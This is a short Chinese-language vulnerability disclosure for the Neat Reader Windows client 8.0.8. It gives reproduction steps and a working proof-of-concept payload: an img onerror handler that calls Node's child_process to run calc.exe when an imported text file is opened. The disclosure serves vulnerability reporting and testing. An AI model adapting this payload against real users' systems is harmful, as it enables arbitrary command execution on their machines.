Neat Reader 存在命令执行漏洞

一、 漏洞描述

北京高知图新教育科技有限公司，成立于 2016 年，Neat Reader 是该公司旗下的产品。致力于打造一个满足现代需求的 EPUB/TXT 阅读器，Neat Reader 拥有强大的解析引擎，支持 ePub 和 Txt，无论是任何类型的图书，都能完美展现，提供最佳阅读效果。Neat Reader 存在命令执行漏洞，攻击者可以使用此漏洞进行恶意命令执行。


二、漏洞影响

Windows 客户端 8.0.8


三、漏洞复现

创建一个文本文档，填入以下 payload：


```
<img/src="1"/onerror=eval(`require("child_process").exec("calc.exe");`);>">
```



打开 Neat Reader，点击添加图书，选择包含 payload 的文本文档导入。



导入后如下图所示



点击新添加的文本文档，触发 payload 成功。